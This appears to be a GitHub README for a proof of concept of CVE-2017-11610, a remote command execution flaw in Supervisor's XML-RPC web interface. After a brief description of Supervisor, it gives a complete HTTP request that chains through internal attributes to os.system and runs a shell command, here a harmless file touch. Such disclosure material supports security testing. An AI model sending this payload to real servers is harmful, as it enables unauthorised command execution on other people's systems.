
 yaunsky/cve-2017-11610
Supervisord远程命令执行漏洞脚本

Supervisor is a process management tool written in Python, which can be used to start, restart (auto-restart programs), and stop processes (not just Python processes) on UNIX-like systems (Windows is not supported).
Supervisor is a C/S model program, where supervisord is the server side and supervisorctl is the client side. Simply put, the client inputs supervisor commands to call the API on the server side to perform certain tasks.
The Web service of Supervisor, which is actually the client of supervisord, is often used by many people. As long as the route is reachable, you can remotely perform operations similar to the supervisor client through the Web page. Operations through the Web interface are implemented via the XML-RPC interface, and this vulnerability also arises from the way the XML-RPC interface handles data.
POST /RPC2 HTTP/1.1
Host: localhost
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 213

<?xml version="1.0"?>
<methodCall>
<methodName>supervisor.supervisord.options.warnings.linecache.os.system</methodName>
<params>
<param>
<string>touch /tmp/success</string>
</param>
</params>
</methodCall>
This POC has no output.

